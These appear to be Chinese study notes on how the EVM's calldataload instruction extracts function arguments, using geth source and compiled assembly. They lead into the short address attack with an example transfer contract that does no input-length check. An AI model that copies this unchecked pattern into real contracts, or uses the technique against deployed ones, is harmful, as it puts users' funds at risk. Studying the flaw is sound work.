


```
contract Test{
    uint a ;
    function test(address addr, uint value) public{
        a = value ;
    }
}
```

calldataload指令


- calldataload(position)
- 从position开始的位置截取32字节数据

- 调用了两次calldataload



```
func opCallDataLoad(pc *uint64, evm *EVM, contract *Contract, memory *Memory, stack *Stack) ([
    stack.push(new(big.Int).SetBytes(getDataBig(contract.Input, stack.pop(), big32)))
    return nil, nil
}
```


```
// getDataBig returns a slice from the data based on the start and size and pads
// up to size with zero's. This function is overflow safe.
func getDataBig(data []byte, start *big.Int, size *big.Int) []byte {
    dlen := big.NewInt(int64(len(data)))

    s := math.BigMin(start, dlen)
    e := math.BigMin(new(big.Int).Add(s, size), dlen)
    return common.RightPadBytes(data[s.Uint64():e.Uint64()], int(size.Uint64()))
}
```




```
  assembly {
    */  /* "call.sol":0:109  contract Test{
      mstore(0x40, 0x60)
      jumpi(tag_1, lt(calldatasize, 0x4))
      and(div(calldataload(0x0), 0x100000000000000000000000000000000000000000000
000000000000), 0xffffffff)
      0xba14d606
      dup2
      eq
      tag_2
      jumpi
    tag_1:
      0x0
      dup1
      revert
... */  /* "call.sol":31:106  function test(address addr, uint value) public{
    tag_2:
      jumpi(tag_3, iszero(callvalue))
      0x0
      dup1
      revert
    tag_3:
      tag_4
      and(calldataload(0x4), 0xffffffffffffffffffffffffffffffffffffffff)
      calldataload(0x24)
      jump(tag_5)
    tag_4:
      stop
    tag_5:
        /* "call.sol":88:89  a */
      0x0
        /* "call.sol":88:97  a = value */
      sstore
      pop
... */  /* "call.sol":31:106  function test(address addr, uint value) public{
      jump      // out

    auxdata: 0xa165627a7a72305820498d512313046e21fd351248b8a2cca6c129ddc6e99d
36b14235947bdf6130029
}
```

获取参数

短地址攻击



```
contract A{
    event Transfer(address _to, uint256 _value) ;

    function transfer(address _to, uint256 _value){
        Transfer(_to, _value) ;
    }
}
```

